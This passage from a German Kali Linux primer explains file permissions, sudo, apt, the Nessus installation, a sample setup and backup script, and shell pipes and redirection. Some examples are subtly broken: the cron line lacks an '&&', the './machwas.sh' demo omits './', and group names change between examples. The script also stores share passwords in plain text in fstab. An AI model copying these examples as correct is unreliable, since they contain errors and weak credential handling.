lrwxrwxrwx 1 root root 9 10. Aug 11:15 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 10. Aug 11:15 libx32 -> usr/libx32
drwx------ 2 root root 16384 10. Aug 11:15 lost+found
drwxr-xr-x 3 root root 4096 10. Aug 11:15 media
drwxr-xr-x 2 root root 4096 10. Aug 11:15 mnt
drwxr-xr-x 3 root root 4096 10. Aug 11:31 opt
dr-xr-xr-x 212 root root 0 10. Aug 11:55 proc
drwx------ 4 root root 4096 10. Aug 11:55 root
drwxr-xr-x 33 root root 820 10. Aug 11:57 run
lrwxrwxrwx 1 root root 8 10. Aug 11:15 sbin -> usr/sbin
drwxr-xr-x 3 root root 4096 10. Aug 11:36 srv
dr-xr-xr-x 13 root root 0 10. Aug 11:55 sys
drwxrwxrwt 12 root root 4096 10. Aug 12:16 tmp
drwxr-xr-x 16 root root 4096 10. Aug 11:23 usr
drwxr-xr-x 12 root root 4096 10. Aug 11:21 var
lrwxrwxrwx 1 root root 30 10. Aug 11:16 vmlinuz -> boot/vmlinuz-6.1.0-
            kali9-amd64
```

```
lrwxrwxrwx  1  root  root  30  10.  Aug  11:16  vmlinuz.old  ->
    boot/vmlinuz-
            6.1.0-kali9-amd64
```

Ein Link ist durch das `l` am Anfang der Zeile und den -> der auf den eigentlichen Speicherort zeigt leicht zu erkennen...

Das Rechtesystem in Linux

Unter Linux gibt es aus Sicherheitsgründen ein Berechtigungssystem, das sich in folgende drei Bereiche teilt:

- Besitzer der Datei oder des Ordners
- Gruppe(n) in der der Besitzer der Datei oder des Ordners Mitglied ist
- Alle anderen

Zur Verdeutlichung ein kleines Beispiel - Stellen Sie sich eine Firma vor. Dort gibt es eine Abteilung Buchhaltung. Um das abzubilden, wurde eine Gruppe Namens buchhaltung erstellt. In der Gruppe buchhaltung gibt es zwei Benutzer - meier und huber.

Aufgabe 1 wäre es, dass die Benutzer die Daten des jeweils anderen lesen, aber nicht verändern dürfen. Da kommt der zweite Teil der Rechte ins Spiel. Jedes Objekt (*Ordner, Datei, Link, etc.*) hat drei Berechtigungen. Lesen (r), Schreiben (w) und Ausführen (x)!

Die Lösung hierfür sieht dann so aus - Benutzer huber und meier sind beide in der Gruppe buchhaltung und ihre Benutzerverzeichnisse haben folgende Berechtigungen:

```
root@kali:~#   ls -lh /home
drwxr-x---     2 huber buchhaltung 4,0K Feb 5 02:37 huber
drwxr-x---     3 meier buchhaltung 4,0K Feb 5 02:37 maier
```

Zerlegen wir eine der Zeilen in die Bestandteile:

```
root@kali:~#   ls -lh /home
drwxr-x---     2 huber buchhaltung 4,0K Feb 5 02:37 huber
drwxr-x---     3 meier buchhaltung 4,0K Feb 5 02:37 maier
```

Zerlegen wir eine der Zeilen in die Bestandteile:

`d`	Directory, also ein Ordner
`rwx`	read, write, execute - Lesen, Schreiben, Ausführen (*User*)
`r-x`	read, execute - Lesen, Ausführen (*Gruppe*)
`---`	keine Rechte denn der - bedeutet nicht erlaubt (*alle Anderen*)
`3`	Anzahl der Hardlinks
`meier`	Username
`buchhaltung`	Hauptgruppe
`4,0K`	Größe
`Feb 5 02:37` ...	Erstellungsdatum
`maier`	Datei- bzw. Ordnername

Als zweite Aufgabe soll nun der Betriebsleiter ebenfalls auf die Daten der Buchhaltung lesend zugreifen können. Daher kommen die Benutzer huber und meier zusätzlich in die Gruppe direktion. Damit können die Mitglieder der Direktion ebenfalls auf die Daten zugreifen. Allerdings könnten damit auch die Benutzer huber und meier die Daten der Direktion einsehen. Damit das nicht passiert, dürfen auf den Verzeichnissen der Direktions-Benutzer keine Leserechte für die Gruppe vergeben sein. Damit sehe das home-Verzeichnis dann wie folgt aus:

```
root@kali:~# ls -lh /home
drwxr-x---   2 huber    fibu        4,0K Feb 5 02:37 huber
drwxr-x---   3 meier    fibu        4,0K Feb 5 02:37 maier
drwx------   3 berger   direktion   4,0K Feb 5 02:37 berger
```

Es wäre jetzt sogar denkbar in den Benutzer-Ordnern von huber und meier jeweils einen Ordner namens Ablage zu erstellen und diesem dann auch Schreibrechte für die Gruppe zuzuweisen. Somit kann man sich quasi Dokumente auf den Schreibtisch legen und muss nicht permanent Dokumente intern per Mail versenden. Das sähe dann so aus:

```
root@kali:~# ls -lh /home/huber
drwxrwx---    2 huber   fibu  4,0K Feb 5 02:37 Ablage
drwxr-x---    3 huber   fibu  4,0K Feb 5 02:37 Dokumente
usw.
```

Ziemlich praktisch und nicht mal schwer zu realisieren - finden Sie nicht? Eine Sache gilt es zu bedenken. Ein Ordner braucht immer neben der Lese- oder Schreibberechtigung auch die Berechtigung für das Ausführen. Ohne dieser kann man den Ordner nicht öffnen!

Gäbe es mehrere Benutzer in der Gruppe Direktion, welche die Verzeichnisse der anderen jeweils lesen dürfen sollen, hätte man auch Herrn Berger zusätzlich in die Gruppe buchhaltung stecken können. Man sieht hier aber auch, dass komplexe Berechtigungs-Strukturen nicht wirklich gut abzubilden sind. Darum gibt es als Erweiterung der klassischen Datei- und Ordner-Berechtigungen die ACLs (*Access Control Lists*). Sich darin einzuarbeiten überlasse ich an dieser Stelle interessierten Lesern als kleine Übung...

Einige Sonderfälle gehen wir anhand des Systems durch:

```
root@kali:~# ls -lh /initrd.img
lrwxrwxrwx 1 root root 33 Feb 5 01:52 /initrd.img -> boot/initrd.img-4.6.0-kali1-amd64
```

Das l steht, wie bereits erwähnt, für einen Link. Das wird durch den Pfeil noch deutlicher. Man kann es so lesen, dass `/initrd.img` auf `/boot/initrd.img-4.6.0-kali1-amd64 zeigt`. So etwas kommt oft in Linux vor. In dem Fall handelt es sich um die initiale Ramdisk und der Link zeigt auf die neueste Version. Sollte in dieser ein Fehler enthalten sein,

durch den das System nicht mehr booten würde, könnte der Administrator den Link einfach auf die letzte funktionierende Version abändern und das Problem wäre vorerst behoben.

```
root@kali:~# ls -lh /bin/su

-rwsr-xr-x 1 root root 40K Nov 12 2015 /bin/su
```

Hier ist ein s anstatt des x bei den Berechtigungen des Besitzers gesetzt. Das steht für Set-UID und bedeutet, dass jeder User, der dieses Programm ausführt, die Berechtigungen des Besitzers der Datei erbt. Das macht in dem Fall auch Sinn denn das Programm su wird dazu verwendet auf einen anderen Benutzer zu wechseln. So kann man mit su ohne Angabe des Benutzernamens auf den Benutzer `root` wechseln. Und für derartige Aktionen sind nun mal root-Rechte erforderlich, denn `root` ist der Einzige, der über dem Rechte-System von Linux steht und alles darf.

Jedes Mal wenn Sie ein Terminal öffnen, dann sehen Sie vor dem blinkenden Cursor eine Zeile wie diese: `root@kali:~#`.

Diese Zeile gibt ihnen ein paar Infos, wer sie sind, an welchem Rechner Sie angemeldet sind und in welchem Verzeichnis sie sich befinden. Zerlegen wir diese Zeile in Ihre Bestandteile:

`root`	Benutzername
`...`	
`@`	Angemeldet an
`.....`	
`kali`	Rechnername
`...`	
`:`	Trennzeichen zum Verzeichnis
`.....`	
`~`	Verzeichnis (`~` *steht für das Benutzerverzeichnis*)
`.....`	
`#`	Trennzeichen für `root`, Normale User haben das `$` als Trennzeichen
`.....`	

Daher sieht man oft in Webseiten oder Büchern die Schreibweise # befehl wenn ein Befehl mit root-Rechten ausgeführt werden soll und $ befehl, wenn User-Rechte reichen.

Wie Sie anhand der bisherigen Beispiele gesehen haben, hebe ich den eingegebenen Befehl jeweils fett hervor. Dies werde ich auch das ganze Buch hindurch so machen.

Kali 2023.2 und root

Beim neuesten Kali 2023.2 gibt es keinen dezidierten root-User mehr. Sie können sich temporär root-Rechte verschaffen, indem Sie einem Befehl `sudo` voranstellen - zB:

```
mark@kali:~$ sudo apt update
[sudo] Passwort für user:
Holen:1  http://mirror.karneval.cz/pub/linux/kali  kali-rolling
InRelease [30,5 kB]
Holen:2     http://mirror.karneval.cz/pub/linux/kali     kali-
rolling/main Sources [13,0 MB]
... Ausgabe gekürzt
```

Bei der ersten Verwendung von `sudo` werden Sie nach Ihrem Passwort gefragt. Tippen Sie es ein und bestätigen Sie die Eingabe mit Enter, lassen Sie sich aber nicht davon beirren, dass Sie nichts sehen. Linux zeigt nicht an, dass Sie tippen. Um nicht mal die Länge des Passwortes preiszugeben, werden auch keine Sternchen oder dergleichen angezeigt.

Danach merkt sich dies das System für einige Minuten. Innerhalb dieser Zeit müssen Sie Ihr Passwort nicht erneut eingeben.

Um dauerhaft root-Rechte zu bekommen innerhalb der Terminal-Sitzung können Sie folgenden Befehl verwenden:

```
mark@kali:~$ sudo -i
[sudo] Passwort für mark:
```

```
root@kali:~#
```

Software-Installation unter Linux

Windows-Nutzer sind es gewohnt Programme aus dem Internet herunterzuladen und dann die Installation zu starten und diverse Dialoge mit weiter zu bestätigen um ein Programm zu installieren.

Linux geht hier einen ganz anderen Weg. Paketverwaltung heißt das Zauberwort. Viele Linux-Distributionen bieten grafische Werkzeuge an um Programme zu installieren. Kali bietet standardmäßig nur die Konsolenbefehle an, aber wir können grafische Installationswerkzeuge auf Wunsch nachinstallieren. Ich werde mich hier auf die Installation mit den Kommandozeilen-Tools beschränken.

Als Erstes sollte man immer versuchen, Software über die Paketverwaltung zu installieren. Software, die damit installiert wird, ist mit dem System sicher kompatibel und für die jeweilige Distribution angepasst. Je nach Distribution gibt es zB andere Pfade für Konfigurationsdateien, etc. Außerdem kann es durchaus sein, dass ein Programm bestimmte Bibliotheken, Schriften, weitere Hilfsprogramme, usw. benötigt, um korrekt zu arbeiten. Hierbei spricht man von Abhängigkeiten. All das erkennt die Paketverwaltung und lädt die zusätzlich benötigten Pakete herunter und installiert diese.

Das zeige ich Ihnen am besten anhand eines Beispiels. Da wir Xfce nutzen, möchte ich zuerst einige zusätzliche Plugins installieren. Da ich die genauen Namen der Pakete nicht auswendig weiß, werden wir zunächst danach suchen. Ich würde Ihnen empfehlen, diese Schritte mit mir

gemeinsam zu machen da die hier installierten Plugins meiner Meinung nach die Arbeit mit Kali etwas erleichtern oder anderweitig nützlich sind.

Dazu bringen wir als Erstes die Paketliste auf den neuesten Stand. Das sollten Sie vor jeder Installation oder jedem Update machen.

Um zu beginnen, öffnen Sie ein Terminal. Dieses finden Sie unter: Anwendungen oben Links und dann Terminal. Danach öffnet sich ein schwarzes Fenster in dem Sie die folgenden Befehle eintippen können:

```
root@kali:~# apt update
OK:1    http://mirror.karneval.cz/pub/linux/kali    kali-rolling
InRelease
Paketlisten werden gelesen… Fertig
Abhängigkeitsbaum wird aufgebaut… Fertig
Statusinformationen werden eingelesen… Fertig
Aktualisierung für 947 Pakete verfügbar. Führen Sie »apt list -
-upgradable« aus, um sie anzuzeigen.
```

Danach suchen wir nach den Begriffen `"xfce"` und `"plugin"` mittels:

```
root@kali:~# apt search xfce4 plugin
... Ausgabe gekürzt

xfce4-appmenu-plugin/kali-rolling 0.7.6+dfsg1-4+b1 amd64
  Application Menu plugin for xfce4-panel

xfce4-battery-plugin/kali-rolling,now 1.1.4-1 amd64
  [Installiert,automatisch]
  battery monitor plugin for the Xfce4 panel

xfce4-clipman-plugin/kali-rolling 2:1.6.3-1 amd64
  [aktualisierbar von: 2:1.6.2-1]
  clipboard history plugin for Xfce panel

... Ausgabe gekürzt
```

Damit wir jetzt nicht dutzende Paketnamen eingeben oder nacheinander herauskopieren müssen, können wir auch Platzhalter verwenden. Wenn wir uns die Paketnamen ansehen merken wir, dass diese einem Schema folgen: `xfce4-[irgendwas]-plugin`. Daher können wir mit

```
root@kali:~# apt install xfce4-*-plugin
```

alle Plugins auf einmal installieren. Mit dem Befehl

```
root@kali:~# apt-get install xfce4-whiskermenu-plugin
```

... könnten wir nur das Whisker-Menü installieren. Da ich jedoch noch weitere Plugins benötige und die ohnehin kaum Speicherplatz belegen werde ich gleich alle auf einmal installieren.

```
root@kali:~# apt install xfce4-*-plugin
Paketlisten werden gelesen… Fertig
Abhängigkeitsbaum wird aufgebaut… Fertig
Statusinformationen werden eingelesen… Fertig
Hinweis: »xfce4-weather-plugin« wird für »xfce4-*-plugin« gewählt.
Hinweis: »xfce4-xkb-plugin« wird für »xfce4-*-plugin« gewählt.
... Ausgabe gekürzt
xfce4-wavelan-plugin wurde als manuell installiert festgelegt.
xfce4-xkb-plugin ist schon die neueste Version (1:0.8.3-1).
xfce4-xkb-plugin wurde als manuell installiert festgelegt.
Die folgenden zusätzlichen Pakete werden installiert:
  appmenu-gtk-module-common appmenu-gtk2-module appmenu-gtk3-module
  ... Ausgabe gekürzt
  xfce4-whiskermenu-plugin
7 aktualisiert, 25 neu installiert, 0 zu entfernen und 940 nicht aktualisiert.
Es müssen 4.691 kB an Archiven heruntergeladen werden.
Nach dieser Operation werden 13,1 MB Plattenplatz zusätzlich benutzt.
Möchten Sie fortfahren? [J/n]
```

Sehen wir uns diese Ausgabe einmal näher an:

Zuerst werden Ihnen die Pakete aufgelistet, die ausgewählt wurden zB:

```
Hinweis: »xfce4-weather-plugin« wird für »xfce4-*-plugin« gewählt.
```

Bei einigen Paketen werden Sie darauf hingewiesen, dass diese bereits in der neuesten Version installiert sind zB:

```
xfce4-xkb-plugin ist schon die neueste Version (1:0.8.3-1).
```

Danach werden Sie darauf hingewiesen, dass weitere Software mitinstalliert wird, da diese für die Funktion der Pakete, die Sie ausgewählt haben, notwendig ist - siehe:

```
Die folgenden zusätzlichen Pakete werden installiert:
  appmenu-gtk-module-common  appmenu-gtk2-module  appmenu-gtk3-
  module
```

Die Punkte Vorgeschlagene Pakete und Empfohlene Pakete weisen Sie auf weitere Pakete hin, die Sie eventuell benötigen könnten oder die zu Ihrer Auswahl passen. Windowsuser kennen den Fall, dass man ein Programm installiert und wenn man nicht gut aufpasst, sind drei Browserbars und zwei Testversionen von irgendwas mitinstalliert worden. Das ist hier nicht der Fall. Einerseits werden dies Pakete nicht installiert, wenn man Sie nicht explizit mit in die Liste aufnimmt und andererseits wird hier kein Werbe-Müll vorgeschlagen, sondern sinnvolle Ergänzungen.

Zu guter Letzt erhalten Sie Informationen darüber wie viel Daten aus dem Internet geladen werden müssen und wie viel zusätzlicher Speicherplatz auf der Festplatte von den Paketen verbraucht wird.

Wenn Sie damit einverstanden sind, bestätigen Sie die Frage mit `J` und drücken Enter bzw. Return.

Die Pakete werden nun heruntergeladen, entpackt, installiert und wenn nötig mit einer Standrad-Konfiguration eingerichtet. Während apt arbeitet, können Sie sich einen Kaffee holen oder eine Rauchpause einlegen.

Sie könnten zB auch den `Befehl apt install x y z` mit einigen weiteren Befehlen in eine einfache Textdatei packen und diese dann als Shell-Script laufen lassen falls Sie zB mehrere PCs mit der gleichen Software aufsetzen wollen. Ich nutze das in der Regel bei meinen Kunden. Kommt ein neuer PC dazu, dann mache ich die Grundinstallation vom System, starte das

Installations-Script von einem USB-Stick und die Installation der Software, das Einhängen von Netzwerk-Speichern, die Einrichtung von automatischen Backups und einiges mehr macht das Script für mich während ich ein Schwätzchen mit den Angestellten halte, oder mich um andere Dinge kümmere. Das ist nur bedingt und deutlich aufwendiger unter Windows realisierbar.

Wie man sich ein solches Script erstellt sowie ein kleines Beispiel-Script folgt im Anschluss.

Manuelle Installation von Paketen

Manchmal ist ein bestimmtes Programm nicht in der Paketverwaltung enthalten. Oftmals stellen die Hersteller der Software aber dennoch Pakete zur Verfügung, die über die Homepage heruntergeladen werden können.

Das ist einer Installation aus dem Quelltext vorzuziehen, da diese Pakete für ihre Distribution optimiert sind und Sie hierbei in der Regel sehr selten auf Probleme stoßen. Also warum sich das Leben schwer machen?

Zur Demonstration dieser Installationsmethode verwenden wir Nessus. Nessus ist ein Scanner, der Schwachstellen in PCs sucht, die wir mit Exploits ausnutzen können. Da wir Nessus in weiterer Folge ohnehin benötigen werden, will ich hier kurz die Installation aufzeigen.

Nessus ist nicht gerade billig, eine Lizenz kostet mehr als 2.000 USD. Glücklicherweise gibt es eine Test-Version und eine unbegrenzt gültige Essentials-Version. Da wir uns ohnehin darauf geeinigt haben nur das eigene Netzwerk zu "hacken" werden wir hier nun die Installation der Essentials-Version von Nessus in Angriff nehmen.

Zuerst müssen wir die Homepage des Herstellers aufrufen und den Aktivierungscode anfordern:

https://de.tenable.com/products/nessus/activation-code

Dazu müssen Sie sich mit einem Namen und einer E-Mail-Adresse registrieren. Der Lizenzschlüssel wird Ihnen dann per Mail zugesandt. Danach können Sie Nessus downloaden und Installieren.

Beim Download haben Sie die Auswahl verschiedenster Pakete für Linux. Da Kali-Linux auf Debian-Linux basiert verwendet auch Kali sogenannte `.deb`-Pakete. Es ist wichtig zu wissen, dass Kali nur mit `.deb`-Paketen umgehen kann. Beispielsweise `.rpm`-Pakete sind für das Redhat Paket Management System gemacht und können unter Redhat, Centos, Fedora und zig weiteren Distributionen verwendet werden, jedoch nicht unter Kali. Egal von wo Sie Pakete zur Installation eines Programmes herunterladen - achten Sie darauf, dass diese Pakete für die Debian-Paketverwaltung gemacht sind. Das erkennen Sie an der Dateierweiterung `.deb`!

Die Installation ist wieder mit apt machbar:

```
root@kali:~# apt install /home/mark/Downloads/Nessus-10.5.4-ubuntu1404_amd64.deb
Paketlisten werden gelesen… Fertig
Abhängigkeitsbaum wird aufgebaut… Fertig
Statusinformationen werden eingelesen… Fertig
Hinweis: »nessus« wird an Stelle von »/home/mark/Downloads/Nessus-10.5.4-ubuntu1404_amd64.deb« gewählt.
Die folgenden NEUEN Pakete werden installiert:
  nessus
0 aktualisiert, 1 neu installiert, 0 zu entfernen und 947 nicht aktualisiert.
Es müssen noch 0 B von 66,7 MB an Archiven heruntergeladen werden.
Nach dieser Operation werden 0 B Plattenplatz zusätzlich benutzt.
Holen:1 /home/mark/Downloads/Nessus-10.5.4-ubuntu1404_amd64.deb nessus amd64 10.5.4
[66,7 MB]
Vormals nicht ausgewähltes Paket nessus wird gewählt.
```

```
(Lese Datenbank ... 397560 Dateien und Verzeichnisse sind derzeit installiert.)
Vorbereitung zum Entpacken von .../Nessus-10.5.4-ubuntu1404_amd64.deb ...
Entpacken von nessus (10.5.4) ...
nessus (10.5.4) wird eingerichtet ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
... Ausgabe gekürzt
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components...
```

- You can start Nessus Scanner by typing systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner

Hierbei müssen Sie mark durch ihren eigenen Benutzernamen ersetzen!

Alternativ dazu ist auch eine Installation mit dpkg -i dateiname.deb möglich. apt sorgt allerdings gleich dafür, dass Abhängigkeiten aufgelöst werden und ist daher zu bevorzugen.

Die Installation dauert einige Sekunden und danach sollten Sie die oben gezeigten Meldungen sehen.

Installation aus dem Quelltext

Ab und an kommt es vor, dass ein Entwickler keine Pakete zur Verfügung stellt, sondern lediglich den Quellcode zum Download anbietet. In solchen Fällen ist man gezwungen das Programm aus dem Quellcode zu bauen. Da das recht selten der Fall ist und es, je nach dem um welches Programm es sich handelt, kleine Unterschiede zu beachten bzw. andere Probleme zu lösen gilt, will ich es hier nur am Rande erwähnen.

Eine Anleitung, die Ihnen erklärt wie man welche Probleme lösen kann und was dabei alles schief gehen könnte, würde den Rahmen des Buches bei Weitem sprengen. In solchen Fällen helfen Foren, IRC-Chatrooms und diverse Anleitungen weiter.

Ich will an der Stelle aber dennoch etwas theoretisch auf die Vorgehensweise eingehen:

Zuerst müssen Sie den Quellcode herunterladen. Der wird in der Regel in einem komprimierten Archiv zum Download angeboten. Nach dem Download muss das Archiv entpackt werden.

Welcher Befehl dazu benötigt wird hängt, vom Dateityp ab. tar, bunzip und unzip wären die "üblichen Verdächtigen".

Danach müssen Sie ein Terminal öffnen und in den Ordner navigieren, der den Quelltext enthält. In der Regel erfolgt die Installation mit dem klassischen Dreisatz:

```
root@kali:~/QuellcodeOrdner# ./configure
root@kali:~/QuellcodeOrdner# make
root@kali:~/QuellcodeOrdner# make install
```

In der Regel enthält die Homepage des Programmierers oder die Seite auf der Sie den Quellcode herunterladen zumindest rudimentäre Anleitungen. Meist findet sich auch eine Installationsanleitung im Ordner mit dem Quellcode. Diese sollte man unbedingt vorher ansehen, denn nicht jedes Programm kann mit dem oben gezeigten Dreisatz übersetzt und installiert werden.

Meist werden auch bestimmte Pakete benötigt, um den Quelltext zu übersetzen. Welche das sind, wird in besagter Anleitung erklärt. Falls eines oder mehrere der Pakete fehlen müssen diese vorher installiert werden. Dass man Anpassungen an diversen Dateien vornehmen muss, ist ebenfalls keine Seltenheit. Daher ist diese Installationsmethode nur etwas für erfahrene Linux-User.

Ein Installations- und Einrichtungs-Script erstellen

In diesem Fall werde ich die Erklärungen direkt in dem Script unterbringen. Dies wird anhand von Kommentaren passieren. Kommentare sind Erklärungstexte in einem Script und werden vom Interpreter (*dem Programm, das das Script ausführt*) ignoriert. Bevor es losgeht noch zwei Dinge:

1. Ein Kommentar beginnt bei Shell-Scripts immer mit dem Raute-Zeichen (#). In Scripts wie diesem hier werde ich allerdings die Kommentare fett hervorheben um die Erklärungen stärker zu betonen.

2. Ein Bashscript wird immer mit einem Pseudokommentar in der Form #!/bin/bash begonnen.

```
#!/bin/bash
# Paketlisten aktualisieren
apt update

# Installation von Software
# Die Option -y bestätigt die Frage, ob die Software
# installiert werden soll, automatisch mit Ja
# Geany ist ein guter grafischer Texteditor,
# Abiword und Gnumeric sind ein rudimentärer Ersatz für Word und Excel
# Weitere Pakete können durch Leerzeichen getrennt angehängt werden
apt -y install xfce4-*-plugin geany gnumeric abiword

# NAS-Freigabe mittels samba mounten
# 1) Mountpoint anlegen
mkdir /mnt/nas
# 2) Eintrag in fstab für automatisches Mounten beim Bootvorgang hinzuf.
# username=user (anstatt user den Loginnamen der Freigabe einsetzen)
```

```
# password=pass (anstatt pass das Passwort der Freigabe einsetzen)
echo "//192.168.1.2/freigabe /mnt/nas cifs rw,username=user,password=pass,user,users,exec 0 0" >> /etc/fstab
# 3) Einhängen der Freigabe
mount /mnt/nas

# User anlegen & zur sudo-Gruppe hinzufügen (siehe Kapitel Konfiguration)
# username können Sie nach Bedarf abwandeln
useradd -m username
passwd username
usermod -a -G sudo username
chsh -s /bin/bash username

# Backup-Ordner in der eingehängten NAS-Freigabe erstellen
# Name des Rechners mit dem hostname-Kommando ermitteln und in "ordner" speichern
ordner=$(hostname)
# Unterordner für den Rechner auf der NAS-Freigabe im Ordner "backup" erstellen
mkdir /mnt/nas/backup/$ordner

# Cronjob für automatische Backups täglich um 2:30 Früh erstellen
# Das Backup sichert /home, /etc und /root
echo "30 2 * * * root cp -ru /home /mnt/nas/backup/$ordner && cp -ru /etc /mnt/nas/backup/$ordner cp -ru /root /mnt/nas/backup/$ordner" >> /etc/crontab
```

Abgesehen von der Zeile passwd username läuft das Script automatisch durch. Die Abarbeitung der nachfolgenden Zeilen wird jedoch nur wenige Sekunden dauern. Daher wissen Sie, sobald Sie nach dem neuen Passwort für den User gefragt werden, ist die Einrichtung quasi fertig.

Zugegeben Linux-Profis werden sich bei dieser Backup-Lösung schon einiges denken. Vor allem weil das Backup nicht berücksichtigt, dass Dateien nachdem man Sie in einen anderen Ordner verschiebt im Backup doppelt (*alte Position und neue Position*) vorhanden wären. Somit wäre dieses Backup recht chaotisch. Sie können ja als Übung ein besseres Backup-Script erstellen. Zur besseren Lesbarkeit wäre es auch gut das Backup-Script zuerst in eine Datei zu schreiben und diese dann in der crontab auszuführen. Hierzu ein kleiner Tipp - sehen Sie sich rsync an! Alternativ kann man zB mit tar Archive erstellen, die sich komprimieren lassen und so ein Backup-Archiv aufbauen. Vor allem riesige Textdokumente wie Wortlisten lassen sich sehr gut komprimieren. Bevor Sie mit dieser Übung beginnen, rate ich Ihnen sich noch den Abschnitt "Arbeiten mit der Shell und die wichtigsten Befehle" anzusehen.

Wenn Sie jetzt schon glauben, dass die bash und bash-Scripts mächtig sind, dann werden Sie im weiteren Verlauf "Augen machen". Was Sie bis dato gesehen haben, ist erst ein ganz kleiner Ausblick auf das, was möglich ist. Eines der Tools, die wir später noch verwenden werden, wurde zur Gänze als bash-Script realisiert. Außerdem werden wir ein kleines Bash-Script für einen Angriff auch selber schreiben.

Arbeiten mit der Shell und die wichtigsten Befehle

Navigieren in der Shell

Als erste Übung wollen wir uns ansehen wie man in der Shell zwischen Ordnern wechselt. Dazu stehen einem zwei Adressierungen zur Verfügung:

Die absolute Adressierung erfolgt immer ausgehend von dem Wurzel-Verzeichnis /. Bei absoluten Adressierungen beginnt der Pfad also immer mit einem /.
`zB: cd /home/mark/Downloads/ oder cd /var/log/apache2/`

Bei der relativen Adressierung gibt man nur den Teil des Pfades an, der absolut gesehen nach dem Verzeichnis stehen würde, in dem man sich befindet. Man gibt also nur den Teilpfad ausgehend von dem aktuellen Verzeichnis an. Nehmen wir nun an wir befinden uns derzeit in `/home/markus/` und wollen in den Ordner `Downloads` wechseln, dann wäre der Befehl cd `Downloads/`. Denkbar wäre auch die folgende Schreibweise: cd `./Downloads/`

Unter Linux gibt es zwei Pseudo-Verzeichnisse:

- Das **.** Verzeichnis steht für den aktuellen Ordner und
- das **..** Verzeichnis für den übergeordneten Ordner.

Zur Anwendung kommt das **.** Verzeichnis in der Regel dann, wenn man Programme aus einem Pfad heraus starten will in dem Linux nicht nach ausführbaren Dateien sucht.

```
root@kali:~# machwas.sh
-bash: machwas.sh: Kommando nicht gefunden.
```

Der Befehl konnte nicht gefunden werden da Linux im aktuellen Ordner nicht nach einem ausführbaren Befehl namens machwas.sh sucht.

```
root@kali:~# machwas.sh
OK, ich hab was gemacht...
```

Durch die Angabe von **./** wurde dem System mitgeteilt, dass sich die Datei im aktuellen Ordner befindet und dort konnte das Programm gefunden und ausgeführt werden.

Befinden Sie sich zB im Ordner `/home/mark/Downloads/` dann würden Sie durch die Eingabe von cd **..** auf den übergeordneten Ordner `/home/mark/` wechseln. Jedes Mal wenn man `cd ..` eingibt, springt man eine Ebene höher bis man im /-Verzeichnis ankommt. Um direkt zwei Verzeichnis-Ebenen hinauf zu springen, kann man `cd ../..` eingeben. Natürlich lässt sich das auch für 3, 4 oder 10 Ebenen entsprechend erweitern. Vor allem beim Webhacking ist ein Verständnis für relative Adressierung sehr wichtig.

Pipes

Ein weiteres sehr praktisches Werkzeug in der Shell sind Pipes. Damit wird die Ausgabe eines Programms einem anderen Programm als Eingabe übergeben. Sehen wir uns dazu ein Beispiel an:

Stellen wir uns vor wir wollen wissen ob das Script `machwas.sh` noch läuft. Wenn wir `ps ax` verwenden, um das zu prüfen, werden alle Prozesse aufgelistet. Leider ist diese Liste sehr lang:

```
root@kali:~#      ps ax
PID TTY           STAT    TIME COMMAND
1?                Ss      0:01 /sbin/init
2?                S       0:00 [kthreadd]
3?                S       0:00 [ksoftirqd/0]
... Ausgabe gekürzt
1122 pts/1        S       0:00 /bin/bash ./machwas.sh
... Ausgabe gekürzt
```

Um uns das Suchen zu erleichtern, können wir die Ausgabe mit grep filtern. Am einfachsten geht das mit einer Pipe:

```
root@kali:~# ps ax | grep machwas
1122 pts/1       S 0:00 /bin/bash ./machwas.sh
1172 pts/1       S+ 0:00 grep machwas
```

Durch das | Zeichen wird die Ausgabe von ps ax als Eingabe für grep verwendet und grep sucht dann nach dem regulären Ausdruck "machwas" und verkürzt die Ausgabe auf die Zeilen, in denen dieser Ausdruck vorkommt.

Pipes lassen sich allerdings auch beliebig oft hintereinander einsetzen. Nehmen wir nun an, wir benötigen die PID (*1. Spalte*) um in einem Shellscript zu ermitteln ob `machwas.sh` läuft. Dann erreichen wir das wie folgt:

```
root@kali:~# ps ax | grep machwas | grep -v grep

1122 pts/1 S 0:00 /bin/bash ./machwas.sh
```

Mit grep `-v grep` wird die Ausgabe nochmals gefiltert, um den Prozess der `grep`-Suche aus der Liste zu entfernen. Dabei steht `-v grep` für das Ausschließen von Zeilen die "`grep`" enthalten.

```
root@kali:~# ps ax | grep machwas | grep -v grep | awk '{print
  $1}'

1122
```

Final wird die Ausgabe dann mit awk zerlegt und nur die 1. Spalte ausgegeben. Somit haben wir die gesuchte Prozess-ID gefunden. So etwas ist in Scripts sehr hilfreich, wenn man herausfinden will, ob ein Prozess fertig ist. Stellen Sie sich ein Script vor, dass einen Download weiterverarbeitet. Es wäre wenig sinnvoll, das zu versuchen, solange der Download noch läuft.

Umleitungen

Oftmals kommt es vor, dass wir Ausgaben von Programmen in eine Datei umlenken wollen. Bei unserem Setup-Script haben wir dies schon verwendet:

```
echo "//192.168.1.2/freigabe /mnt/nas cifs
rw,username=user,password=pass,
user,users,exec 0 0"
```

... erzeugt die Ausgabe `//192.168.1.2/freigabe /mnt/nas cifs rw,username=user,`
`password=pass,user,users,exec 0 0`

... und diese wird mittels

```
>> /etc/fstab
```

an die Datei `/etc/fstab` angehängt.

Wichtig ist hierbei zu beachten, dass >> für das Anhängen am Ende der Datei verwendet wird und nur ein > die Datei überschreiben würde. Mit dieser Technik kann man auch spielend

einfach Ausgaben innerhalb eines Scripts in eine Log-Datei schreiben. Das geht sogar so weit, dass man zwischen Erfolgs- und Fehlermeldungen unterscheiden kann:

```
root@kali:~# mysqldump test > test.sql 2> error.log
```

Damit wird die MySQL-Datenbank "test" in die Datei test.sql gesichert. Sollte dabei ein Fehler auftreten, wird die Fehlermeldung in der Datei error.log gespeichert. Das wird dadurch möglich, dass es in Linux zwei Ausgabekanäle gibt: stdout wird verwendet, um Programmmeldungen auszugeben, stderr ist für die Fehlermeldungen zuständig. Stellen Sie sich nun vor, sie wollen einen Fehler in einem Script finden, dass tausende Meldungen ausgibt. Wenn man die Ausgaben in 2 Dateien umlenkt, hat man die Fehler sauber gefiltert und erspart sich mühevolles Suchen.

